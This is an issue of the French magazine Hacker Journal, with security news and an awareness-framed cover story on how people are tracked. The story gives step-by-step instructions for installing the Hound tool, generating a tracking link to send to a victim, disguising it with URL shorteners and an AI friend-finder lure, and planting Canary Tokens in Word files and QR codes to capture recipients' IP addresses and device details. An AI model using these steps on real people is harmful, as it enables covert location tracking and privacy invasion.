

HACKER



JOURNAL

Tout ce que les autres n'osent pas vous dire

LA MOINS CHÈRE

L'ORIGINAL
0% PUB

**INSTAGRAM
PIRATÉ !**

Bug repéré : **il ciblait les profils privés.**
Tous les dessous du dysfonctionnement
lié aux autorisations de visualisation p.38

**Wardriving ? Tout
se fait avec un drone !**

Comment cartographier la couverture
des signaux Wi-Fi vue d'en haut

**10 Mds de mots de passe
circulent sur le Web**

L'une des plus vastes collections
de données d'identification dérobées
à des utilisateurs du monde entier

NOUVELLES TECHNIQUES DE TRAÇAGE

**Voici comment on
T'ESPIONNE !**

Ils savent tout de toi : localisation, sites visités, système
d'exploitation, matériel, adresse IP et bien plus encore.
Voici comment ils s'y prennent... et comment te protéger

**JEUX & APPS :
VOICI COMMENT
ILS LES PIRATENT**

Utiliser la rétro-ingénierie
pour contourner les
protections

N'OUVREZ PAS CE PDF

Le célèbre format Adobe peut
dissimuler un script dangereux.
Mettons les choses à l'air

CHASSEURS DE BUGS

Gagne de l'argent en toute
sécurité grâce à tes compétences
en hacking éthique

HACKER

JOURNAL



HACKER JOURNAL

www.hackerjournal.it

Dans ce numéro, nous parlons de : Comment ils t'espionnent, vol de mots de passe, wardriving par drone, Instagram piraté, comment ils utilisent la rétro-ingénierie pour pirater les jeux.

Chaque clic de souris est une confession !

Chaque site que vous visitez, chaque application que vous installez, chaque pixel qui s'allume sur votre écran laisse une trace invisible, une empreinte que quelqu'un suit. Ce n'est pas de la paranoïa, c'est la réalité. Les grandes entreprises, les gouvernements, les fournisseurs de services : tous veulent savoir qui vous êtes, ce que vous faites, où vous êtes allés et surtout... ce que vous ferez ensuite. Pas besoin d'activer le GPS pour qu'ils vous localisent. Les réseaux Wi-Fi autour de vous, le Bluetooth, la simple triangulation des antennes téléphoniques suffisent. Vous pensiez que le mode avion vous rendait invisible ? Détrompez-vous : les smartphones modernes communiquent même quand vous croyez les avoir réduits au silence. Votre système d'exploitation, la taille de votre écran, le nombre de cœurs de votre CPU, le modèle de votre téléphone : tout cela forme une **empreinte digitale** unique qui permet aux collecteurs de données de vous identifier sans même utiliser de cookies. Et puis il y a le Web ! À chaque ouverture de navigateur, une armée de traqueurs se met en marche : **pixels invisibles dans les images, scripts JavaScript qui sondent votre machine, API qui révèlent les détails de votre configuration matérielle et logicielle**. Et si vous pensez qu'une VPN suffit à vous protéger, sachez que le fingerprinting du navigateur est si avancé qu'il peut vous reconnaître sans connaître votre adresse IP. Peut-on bloquer tout cela ? Peut-être... sûrement en partie. Mais la vraie question est : jusqu'à quel point acceptez-vous d'être traqué ?

Gianmarco Bruni

ÉDITORIAL

CONTACTS

RÉDACTION

redaction@hackerjournal.it

FACEBOOK

www.facebook.com/hackerjournal/




Hacker Journal, en kiosque
tous les trois mois!

SOMMAIRE

HACKTUALITÉ

NEWS

Actualités et avant-premières de l'univers des hackers 6



COVER STORY

Voici comment on T'ESPIONNE !

Ils savent tout de toi : localisation, sites visités, système d'exploitation, matériel, adresse IP et bien plus encore. Voici comment ils s'y prennent... et comment te protéger 10

REVERSE ENGINEERING | Jeux & Apps : voici comment ils les piratent

Comment fonctionne le processus de reverse engineering et pourquoi est-il utilisé pour contourner les clés de protection 16

VULNÉRABILITÉ | Un héritage excessif !

OverlayFS permet de fusionner plusieurs dossiers en créant des systèmes de fichiers virtuels. Toutefois, les permissions des différents fichiers sont héritées, y compris celles qui permettent à un utilisateur de devenir root... 20

SÉCURITÉ

BUG BOUNTY PROGRAMS | Chasseurs de bugs

Gagne de l'argent en toute sécurité grâce à tes compétences en hacking éthique 24



NOUS RESPECTONS L'ENVIRONNEMENT
Hacker Journal est un magazine à faible impact environnemental.

Le premier manifeste hacker

«...avez-vous déjà regardé derrière les yeux d'un hacker ?
Vous êtes-vous déjà demandé ce qui le motive, quelles
forces l'ont formé, ce qui a pu le façonner ?
Je suis un hacker, entrez dans mon monde...»



RDP | Attaque sur le bureau Windows

Quatre scénarios possibles avec autant de types d'attaques qui peuvent être réalisés en exploitant le Remote Desktop Protocol développé par Microsoft

28

ROCKYOU2024 | 10 Mds de mots de passe

circulent sur le Web

L'une des plus vastes collections de données d'identification
dérobées à des utilisateurs du monde entier

34

HACK SOCIAL NETWORKS | Instagram piraté !

Bug repéré : il ciblait les profils privés. Tous les dessous
du dysfonctionnement lié aux autorisations de visualisation

38

PDF EXPLOIT | N'ouvrez pas ce PDF

Le célèbre format Adobe peut dissimuler un script dangereux.
Mettons les choses au clair !

40

INITIAL ACCESS | Accès initial en pratique

Les techniques de reconnaissance utilisées par les criminels, utiles
pour identifier les points d'entrée dans le système de la victime

42



HOW TO

Wardriving

54



HACKULTURE

GADGETS ESPIONS | Gadgets espions sur Amazon

La mallette du parfait agent 007 contient des gadgets high-tech facilement disponibles
sur le célèbre site de commerce en ligne

60

HISTOIRES DE PIRATAGE | La plus grande attaque contre les États-Unis

L'histoire de Solo, le hacker qui réussit à pénétrer le Département de la Défense et la NASA
et la Marine Militaire

62

FILESHARING | Donnons vie à notre premier nœud aMule

Une mini carte ARM peut trouver sa place à l'intérieur d'un
modem routeur, le transformant en un serveur secret parfait

46

DISTROBOX | Infinite distro à portée de clic

Distrobox, un outil précieux pour les développeurs qui doivent
effectuer des tests. Il est également utile pour
les administrateurs et pour les passionnés de Linux

50

CLUSTER IA | Installe un cluster IA dans ta chambre!

Voici le guide étape par étape pour transformer votre espace
en un petit laboratoire de calcul doté d'intelligence artificielle

52

MAPPING WI-FI | Wardriving ?

Tout se fait avec un drone !

Comment cartographier la couverture des signaux Wi-Fi vue d'en haut ..

54

COURRIER


Les questions des lecteurs, les réponses de la rédaction

> 64

"image: Freepik.com". Cette revue a été réalisée en utilisant les ressources de Freepik.com



NEWS



FAUSSES APPLICATIONS SUR GOOGLE SEARCH

#SEARCH ENGINE Des hackers "injectent" des malwares dans des logiciels officiels et les rendent téléchargeables via le moteur de recherche de Big G.

Attention à ce que vous cherchez sur Google : les cybercriminels exploitent les moteurs de recherche pour diffuser des malwares déguisés en logiciels légitimes. Selon **FortiGuard Labs** (<https://www.fortiguards.com/>), les fraudeurs créent des sites clones d'app populaires comme **WhatsApp**, **Telegram**, **Signal**, **DeepL**, **Chrome** et même des services **VPN**. Leur astuce ? Proposer le vrai programme... accom-

pagné d'un malware caché dans le package.


Une fois installé, le virus agit en silence : il demande des privilèges administrateur, enregistre ce que vous tapez, espionne l'écran, vole vos données personnelles et peut même désactiver votre antivirus. Certaines variantes interceptent les messages Telegram. Tout cela grâce à la technique du **SEO poisoning**, qui manipule les algorithmes de

Google pour faire apparaître les faux sites en tête des résultats. Et ce n'est pas tout : certains hackers achètent des annonces sponsorisées pour placer leurs liens infectés tout en haut de la page. Même les utilisateurs prudents peuvent tomber dans le piège.

COMMENT SE PROTÉGER ?

1. Téléchargez uniquement depuis des sources officielles
2. Vérifiez soigneusement le nom de domaine.
3. Utilisez un antivirus fiable
4. Protégez vos mots de passe avec un gestionnaire
5. Méfiez-vous des annonces sponsorisées.
6. Mettez à jour régulièrement votre système et vos applications.

En résumé : ne vous fiez pas aux premiers résultats sur Google. Le malware se cache là où vous ne l'attendez pas. **Téléchargez avec prudence, pas dans l'urgence.**



DES JEUX VIDÉO QUI VOLENT VOS DONNÉES

#GAME Acronis révèle l'utilisation de faux jeux indie comme appât pour des infostealers : dans le viseur, identifiants, cryptomonnaies et conversations privées.

Des jeux vidéo en apparence anodins, mais en réalité conçus pour le vol numérique. C'est ce que révèle la dernière enquête d'Acronis (<https://short.tips/url/acrob1>), qui a mis au jour une campagne sophistiquée de malware diffusée via de faux jeux indépendants sur diverses plateformes, notamment Discord. Des titres comme Baruda Quest, Warstorm Fire et Dire Talon dissimulent des




infostealers dangereux tels que Leet Stealer, RMC Stealer et Sniffer Stealer — des logiciels malveillants conçus pour extraire des données personnelles et compromettre des comptes en ligne. Les hackers créent des contenus promotionnels crédibles — sites web dédiés, vidéos YouTube — pour inciter les utilisateurs à télécharger des fichiers infectés, déguisés en jeux inédits ou en avant-première. Une fois installés, les malwares collectent des données sensibles : cookies, jetons Discord, portefeuilles crypto et messages privés.

LE RÈGLEMENT DE COMPTES

#JURIDIQUE Condamnation exemplaire à Lyon pour la cyberattaque massive contre Adecco.

Le 26 septembre 2025, le tribunal de Lyon a condamné Timothée Lhomond à six ans de prison ferme pour la cyberattaque menée contre Adecco en 2022. Âgé de seulement 20 ans au moment des faits, il avait orchestré le vol de millions de données depuis une base interne, **obtenues grâce à un salarié corrompu via le darknet**. Ces informations ont servi à des escroqueries en ligne, des usurpations d'identité et des fraudes bancaires, touchant plus de 100 000 personnes. La Caisse des Dépôts a signalé des pertes supérieures à 2,2 millions d'euros. Treize complices ont également été condamnés à des peines allant jusqu'à trois ans.



NEWS



VOITURES PIRATÉES

#HACKING Un firmware capable de contourner les systèmes de sécurité...

Un nouveau firmware du Flipper Zero, diffusé sur le Dark Web, semble capable de contourner les systèmes de sécurité à code tournant utilisés par la majorité des voitures modernes. Il suffirait d'intercepter un seul signal de télécommande pour le cloner et le transformer en une sorte de « clé maître » capable de déverrouiller portières et coffre. Cet exploit, basé sur les attaques RollBack classiques, viserait plusieurs marques dont Chrysler, Dodge, Fiat, Ford, Hyundai, Jeep, Kia, Mitsubishi et Subaru. Si la faille est confirmée, elle ne pourrait pas être corrigée par une simple mise à jour logicielle, mais nécessiterait un rappel coûteux des véhicules.

DEEPPAKE ET IA

#SÉCURITÉ Alerte de Trend Micro sur les nouveaux outils

Les deepfakes ne sont plus un risque futur, mais une menace bien réelle pour les entreprises. C'est ce que révèle la dernière étude de Trend Micro, "Deepfake it Till You Make It" (<https://short.tips/url/trendb1>), qui analyse l'usage croissant de l'IA générative dans la cybercriminalité. Les criminels numériques utilisent des outils accessibles et sophistiqués pour créer des vidéos, des audios et des images falsifiés, capables de tromper les vérifications d'identité, les entretiens d'embauche et les systèmes bancaires.



CASTELL DECO

BIEN CACHÉS OUI, MAIS DANS UN POT !

<https://short.tips/url/hjfr01>

Le coffre-fort camouflé Castell Deco est un contenant de sécurité innovant, déguisé en jardinière pour une utilisation intérieure et extérieure. Idéal pour dissimuler de l'argent, des cartes de crédit et des documents, il présente un design astucieux. Fabriqué avec des matériaux robustes, il comprend un récipient en métal avec une couche inférieure en acier et une couche supérieure en ABS, résistant à la rouille et aux intempéries. La serrure à clé, avec deux clés incluses, garantit la sécurité, tandis que les trous préinstallés permettent une fixation stable. Ses dimensions compactes assurent un camouflage discret et efficace.



19,97
euros



EKNA

Que se cache derrière le temps ?

<https://short.tips/url/hjfr02>

Il s'agit d'un coffre-fort secret, dissimulé sous l'apparence d'une horloge murale, idéal pour protéger argent, bijoux et autres objets de valeur. Fabriqué avec des matériaux robustes, il offre une protection à la fois indestructible et discrète.

Son design authentique crée une illusion parfaite pour une sécurité anti-effraction.

Installable comme une horloge classique, il s'ouvre comme une porte et révèle un compartiment secret composé de trois sections. L'emballage comprend, bien entendu, une véritable horloge dotée d'un espace caché.

Le tout en fait également une idée cadeau unique, pratique et fonctionnelle.



22,95
euros

CADRE PHOTO

EN PHOTO... IL Y A BIEN PLUS QUE ÇA !

<https://short.tips/url/hjfr03>

Ce cadre photo SKS représente une cachette secrète avancée pour l'argent et les objets de valeur. Fabriqué en bois de pin de haute qualité, il offre robustesse et polyvalence. Le cadre, équipé d'un verre lisse et résistant, comprend une pochette ignifuge et imperméable, capable de protéger les biens pendant jusqu'à 10 minutes d'exposition directe au feu. Ses dimensions extérieures sont de 25 x 20 x 4,3 cm, tandis que l'espace intérieur mesure 22 x 17 x 1,5 cm, idéal pour conserver documents et bijoux. Utilisable comme cadre photo de table ou mural, il garantit une sécurité discrète en pleine vue.



20,99
euros



HACKTUALITÉ

COVER STORY | Voici comment on t'espionne !

Ils savent tout de toi : localisation, sites visités, système d'exploitation, matériel, adresse IP et bien plus encore. Voici comment ils s'y prennent... et comment te protéger

10

REVERSE ENGINEERING | Jeux & Apps : voici comment ils les piratent

Utiliser la rétro-ingénierie pour contourner les protections

16

VULNÉRABILITÉ | Un héritage excessif !

OverlayFS permet de fusionner plusieurs dossiers en créant des systèmes de fichiers virtuels. Toutefois, les permissions des différents fichiers sont héritées, y compris celles qui permettent à un utilisateur de devenir root... ..

20



COVER STORY

NOUVELLES TECHNIQUES DE TRAÇAGE

Voici comment on T'ESPIONNE !

Ils savent tout de toi : localisation, sites visités, système d'exploitation, matériel, adresse IP et bien plus encore. Voici comment ils s'y prennent... et comment te protéger.

La technologie fait désormais partie intégrante de notre quotidien, et des outils comme les smartphones et les tablettes accompagnent chaque moment de la journée, devenant indispensables pour communiquer. Mais toute cette connectivité comporte également des risques, principalement liés aux vulnérabilités : chaque appareil peut se transformer en une porte d'entrée pour les cybercriminels.

TOUS TRAQUÉS ?

Les personnes malintentionnées peuvent vous localiser et suivre vos déplacements en temps réel. Il suffit d'un smartphone pour être suivi sans autorisation. Mais la géolocalisation n'est que la partie émergée de l'iceberg. En plus de votre position, des données telles que l'adresse IP, le naviga-

teur, le système d'exploitation utilisé et même la résolution de l'écran peuvent être collectées. En croisant ces informations avec vos habitudes en ligne, ils sont capables de créer un profil numérique détaillé et intrusif de votre identité.

LES CONNAÎTRE !

Les méthodes utilisées pour obtenir vos informations sont nombreuses : **des malwares qui activent le GPS ou des scripts sur mesure conçus pour intercepter vos activités en ligne.** Et puis il y a l'ingénierie sociale : les criminels vous « manipulent » pour que vous leur fournissiez volontairement


vos données, en exploitant votre confiance ou votre inattention. Le résultat ? Des menaces bien réelles comme le vol d'identité, le chantage numérique, les atteintes à la vie privée ou la vente de vos données sur le Dark Web. Pour vous protéger, il est essentiel de connaître l'ennemi et ses techniques. Un bon antivirus ne suffit pas : il faut de la conscience et de la vigilance. C'est pourquoi, dans cet article, nous avons décidé de vous présenter les outils les plus récents utilisés par les cybercriminels, comme ceux qui extraient des données à partir de photos, les sites permettant de vous géolocaliser, et les fameux Canary Tokens.

Pour vous protéger, il est essentiel de connaître l'ennemi et ses techniques. Un bon antivirus ne suffit pas.




LE LIMIER DE LA GÉOLOCALISATION

Voici comment les hackers éthiques et les cybercriminels installent l'outil




LE COUTEAU SUISSE DU HACKER

Il s'appelle **Hound**, et c'est une petite application qui peut s'avérer extrêmement dangereuse, capable de collecter une grande quantité d'informations personnelles, y compris votre position. Elle est disponible en téléchargement à cette adresse <https://github.com/techchipnet/hound>.



KALI LINUX EST LA DISTRIBUTION IDÉALE


Pour l'installation, on utilise une distribution Linux. Parmi les plus répandues figure **Kali Linux** (<https://www.kali.org/>). Elle est également disponible en version « Live », ce qui permet de la lancer depuis une clé USB ou sous forme d'image pour les machines virtuelles les plus courantes.



IL FAUT PHP, WGET ET UNZIP

L'outil nécessite spécifiquement le serveur web PHP, Wget (<https://www.gnu.org/software/wget/>), un gestionnaire de téléchargement, ainsi qu'un outil de gestion des fichiers zip. Pour l'installation, on tape la commande suivante :

```
sudo apt-get -y install php unzip git wget.
```



L'INSTALLATION DE HOUND

Pour installer l'outil, en suivant les instructions disponibles sur la page d'accueil du projet, les utilisateurs ouvrent une fenêtre de terminal et saisissent les commandes suivantes : **sudo git clone https://github.com/techchipnet/hound** (puis Entrée), **cd hound** (puis Entrée) e **sudo bash hound.sh** (puis Entrée).

Supprimer les métadonnées des photos

Comment ? Avec **ExifTool**, un outil qui efface la date et l'heure de la prise de vue, le modèle de l'appareil photo, les coordonnées GPS... Les réseaux sociaux suppriment généralement ces informations automatiquement. Mais parfois, ils peuvent ne pas le faire : par exemple, **Telegram** les conserve si vous partagez la photo en tant que fichier. Il


en va de même si vous envoyez l'image par e-mail ou si vous la publiez sur le Web. Que faire alors ? Téléchargez **ExifTool** depuis <https://exiftool.org>. Une fois le fichier ZIP extrait, lancez **exiftool(-k).exe** et suivez les instructions à l'écran. Pour l'utiliser, glissez la photo sur le fichier **exiftool(-k).exe** : vous pourrez alors visualiser les métadonnées et les supprimer.



COVER STORY

ILS TROUVENT VOTRE POSITION ET BIEN PLUS ENCORE

Hound permet d'identifier le système d'exploitation, l'adresse IP, le navigateur et la résolution de l'écran.




AVEC LE SOUTIEN DE CLOUDFLARE

Une fois Hound lancé, l'outil demandera s'il faut utiliser Cloudflare, avec l'option **YES** sélectionnée par défaut et qui restera inchangée. Cet outil permet d'établir une connexion sécurisée entre votre serveur et le réseau **Cloudflare**, sans avoir à ouvrir de ports dans le pare-feu ni à configurer une adresse IP publique.




LE LIEN DU HACKER

Le système procédera au téléchargement des fichiers nécessaires, puis lancera le serveur PHP ainsi que le service de tunneling fourni par Cloudflare. Une fois ces étapes terminées, Hound générera un lien, marqué par l'étiquette **Direct link**, qui représente l'URL à envoyer à la victime de l'attaque.




COMMENT ILS DISSIMULENT LE LIEN

Pour rendre le lien moins suspect, plusieurs techniques sont utilisées. L'une des plus connues consiste à manipuler la configuration DNS d'un domaine en apparence légitime, afin de rediriger l'utilisateur vers un site malveillant, sans que celui-ci ne s'en rende compte.




UNE MÉTHODE MOINS COMPLIQUÉE

Pour « dissimuler » un lien de manière simple, les cybercriminels utilisent des services de raccourcissement d'URL, en exploitant des domaines connus et utilisés, comme **bit.ly** ou **TinyURL**. Par exemple, un lien long et peu crédible peut devenir tout : <https://bit.ly/amis-pres-de-toi>.



LE CHAT QUI VOLE LES DONNÉES

Le lien est envoyé à la victime en se faisant passer pour une IA capable de détecter des amis à proximité, l'incitant à accepter le partage de sa position. Même si l'utilisateur refuse, l'attaquant peut accéder à des données sensibles rien qu'en ouvrant le lien.



LES DONNÉES ENTRE LES MAINS DU HACKER

Sur l'interface de Hound, le cybercriminel accède à toute une série d'informations sur la victime : des éventuelles coordonnées GPS au navigateur utilisé, en passant par le type d'appareil — dans ce cas, un iPhone — l'adresse IP, et même la résolution de l'écran.



ATTENTION À L'IP !

L'un des principaux objectifs des cybercriminels est de savoir où vous vous trouvez.

Pour cela, ils n'ont souvent pas besoin de vous suivre ou de pirater des systèmes satellitaires complexes : il leur suffit d'obtenir votre adresse IP ou vos coordonnées GPS. Une fois ces informations en main, ils peuvent facilement les convertir en une position physique sur une carte, à l'aide d'outils en ligne accessibles à tous.

Commençons par l'adresse IP, ce numéro unique qui identifie votre appareil sur Internet. Même si elle ne donne pas la localisation exacte d'un utilisateur, elle peut fournir des données générales, comme le pays et le fournisseur d'accès utilisé. Toutefois, l'IP indique souvent la position du serveur du fournisseur, et non celle réelle de l'utilisateur. Malgré cela, un cybercriminel peut s'en servir pour se faire une idée de la zone dans laquelle vous vous trouvez. Il existe également plusieurs services gratuits, comme geolocation.com, qui permettent d'entrer une adresse IP et d'obtenir des données associées : position estimée sur une carte, fuseau hor-

Address
unnamed road, 76014 Spinazzola (BT, Italy)

Get GPS Coordinates

DD (decimal degrees)*
Latitude 40.93322
Longitude 16.11332

Get Address

Lat,Long 40.93322,16.11332

DMS (degrees, minutes, seconds)*
Latitude 40° 55' 59.592"
Longitude 16° 06' 44.352"

Get Address

* World Geodetic System 84 (WGS 84)


Les coordonnées GPS indiquent avec précision où vous vous trouvez, comme lorsqu'elles sont saisies sur le service gps-coordinates.net.

raire, code postal et même des informations sur la connexion, comme le fournisseur d'accès. C'est une autre histoire si le criminel obtient vos coordonnées GPS. Souvent incluses dans les métadonnées des photos, elles offrent une localisation très précise. Si les coordonnées sont exprimées en format DMS (degrés, minutes, secondes) ou en DD (degrés décimaux), il suffit de les coller dans des services comme gps-coordinates.net pour les voir apparaître sur une carte interactive. À partir de là, n'importe qui peut visualiser l'endroit exact où

une photo a été prise ou où vous vous trouviez au moment de l'enregistrement des données...

UN RISQUE SOUS-ESTIMÉ

En résumé, la capacité de « traduire » en quelques minutes des données brutes en positions géographiques concrètes et visibles par tous représente **un risque énorme pour la vie privée** — et souvent sous-estimé. Imaginez ce que cela peut signifier, pour une personne mal intentionnée, de savoir où vous habitez et où vous travaillez. Il suffit d'une photo publiée, partagée sans précaution... ou d'un fichier transmis sans suppression des métadonnées, et votre position peut se retrouver entre de mauvaises mains ! C'est pourquoi il est essentiel de connaître et comprendre ces mécanismes, et d'apprendre à gérer avec prudence les données que l'on souhaite partager. Et n'oubliez jamais qu'un simple numéro peut révéler bien plus que ce que vous imaginez.



Même si l'IP ne fournit que la localisation du fournisseur d'accès, le site geolocation.com peut offrir à un individu malintentionné des informations sur la zone depuis laquelle vous êtes connecté. Un exemple : Vous êtes à Naples, mais votre IP indique Milan — et pourtant, il saurait que vous êtes en Italie...



COVER STORY

N'OUVREZ PAS CE DOCUMENT !

Les fichiers **Canary Tokens** font partie des solutions conçues pour renforcer la sécurité numérique, mais ils peuvent aussi être détournés par des cybercriminels à des fins illicites. Conçus à l'origine comme des pièges numériques capables de notifier les utilisateurs lorsqu'une tentative d'accès non autorisée à certaines données est détectée, les Canary Tokens peuvent être utilisés à des fins tout à fait différentes. Comment fonctionnent-ils ? En quelques mots, ils se déguisent en fichiers ordinaires — documents Word, PDF, QR co-


des, composants système... — et, si un pirate informatique les ouvre, un e-mail d'alerte est immédiatement envoyé, signalant l'intrusion. Cela permet de repérer et contrer rapidement les menaces, avant qu'elles ne causent des dommages. Un exemple concret : placer un fichier attrayant pour un attaquant, comme un document Microsoft Word nommé **données-confidentielles.docx**, sur le bureau d'un PC à surveiller. Si un intrus l'ouvre, le Canary Token déclenche aussitôt une notification par e-mail (contenant diverses informations sur l'appareil), indiquant qu'une tentative d'accès non

autorisée a eu lieu.

Malheureusement, s'ils tombent entre de mauvaises mains, **ces outils peuvent être utilisés par des cybercriminels comme des armes redoutables pour voler des données ou compromettre la vie privée**. Par exemple, en inversant le scénario du fichier Word utilisé comme appât : un individu malveillant pourrait créer un document « tokenisé » et l'envoyer par e-mail en pièce jointe. Si le destinataire, inconscient du danger, l'ouvrait, le token transmettrait automatiquement des données sensibles — telles que l'adresse IP et les spécificités du système d'exploitation — à l'auteur de l'attaque. Un autre scénario pourrait impliquer un lien frauduleux menant à une ressource soi-disant « sûre et crédible », mais en réalité « tokenisée » et prête à surveiller et enregistrer l'accès. Et encore : il est possible de créer un QR Code tokenisé qui, une fois scanné et ouvert avec un smartphone, libérerait des informations précieuses. **Il est évident que cette même technologie, selon l'usage qu'on en fait, peut se révéler soit un allié puissant de la cybersécurité, soit un outil dangereux entre de mauvaises mains**. Dans ce contexte, il est essentiel de sensibiliser les utilisateurs, en associant l'utilisation d'outils comme les Canary Tokens à des pratiques éthiques et bien encadrées. Ce qui suit est un tutoriel qui explique le fonctionnement des Canary Tokens, leur configuration, les précautions à prendre lors de leur utilisation, ainsi que la manière de reconnaître un usage malveillant.

Récupérer des informations utiles sur le smartphone

Un Canary Token peut également être associé à un QR Code, permettant aux cybercriminels de l'exploiter pour obtenir des informations sur l'appareil utilisé lors de la numérisation. **Et c'est l'une des techniques les plus effrayantes**. Pour générer un QR Code contenant un Canary Token, il suffit d'accéder à la liste des services proposés sur le site Internet <https://canarytokens.org>, de sélectionner QR Code, puis de suivre la même procédure décrite dans le tutoriel (voir page ci-contre) relatif à la création d'un Canary Token pour un fichier Word. Lorsqu'une personne scanne et accède au **QR Code**, un e-mail est automatiquement envoyé à l'adresse spécifiée lors de la création du code. Dans l'exemple illustré sur l'image jointe, les informations recueillies incluent, en plus de l'adresse IP, le fait que la personne ayant scanné le code utilise un iPhone avec iOS 17.6.1 et le navigateur Safari.



Un individu malintentionné peut utiliser un simple QR Code pour récupérer des données sur le smartphone utilisé par l'utilisateur.




PIÈGES NUMÉRIQUES : LES CANARY TOKENS

Créer des documents qui collectent et envoient des info sur l'ordinateur de l'utilisateur qui les ouvre.




CANARY TOKENS, ILS SE GÉNÈRENT EN LIGNE !

En accédant au site Web <https://canarytokens.org>, il est possible, en quelques étapes simples, d'utiliser le générateur gratuit de Canary Tokens. Sur la page d'accueil, différentes catégories de documents, applications et services pouvant être « tokenisés » sont présentées.




DE NOMBREUX SERVICES À TOKENISER

La page offre la possibilité de filtrer les services par catégorie. Dans la partie supérieure, des étiquettes cliquables permettent de classer les tokens en catégories telles que **Microsoft**, **Phishing**, **Cloud**, **Base de données** et **Autres**. De plus, un champ de recherche pratique, intitulé **Search**, est disponible sur le côté.




CRÉER UN TOKEN POUR LES FICHIERS DOC OU XLSX

Dans la liste des tokens disponibles, sélectionnez Microsoft Word ou Excel, puis cliquez sur le bouton **Create Canarytoken** qui apparaît lorsque vous survolez la zone associée au service avec la souris. La même procédure peut être suivie pour d'autres documents.




À QUI ARRIVE LA NOTIFICATION ?

Le générateur demande de remplir deux champs : Le premier sert à indiquer l'adresse e-mail à laquelle seront envoyées les notifications contenant les données « exfiltrées ». Le second champ peut être utilisé pour ajouter une note ou une description de l'alerte.



UN ESPION CACHÉ DANS LE DOCUMENT WORD

Le système créera un fichier Word qui pourra être téléchargé en cliquant sur **Download your MS Word File**. Une fenêtre indique que vous recevrez une notification chaque fois que le document sera ouvert, et qu'il est possible de renommer le fichier.



IP, DATE ET HEURE DU CLIC, VERSION D'OFFICE...

Si le document est ouvert sur un ordinateur avec Office installé, un e-mail sera envoyé à l'adresse fournie lors de la création du token. Cet e-mail contiendra des informations utiles, notamment l'adresse IP de l'appareil ayant ouvert le fichier, ainsi que la date et l'heure d'accès.



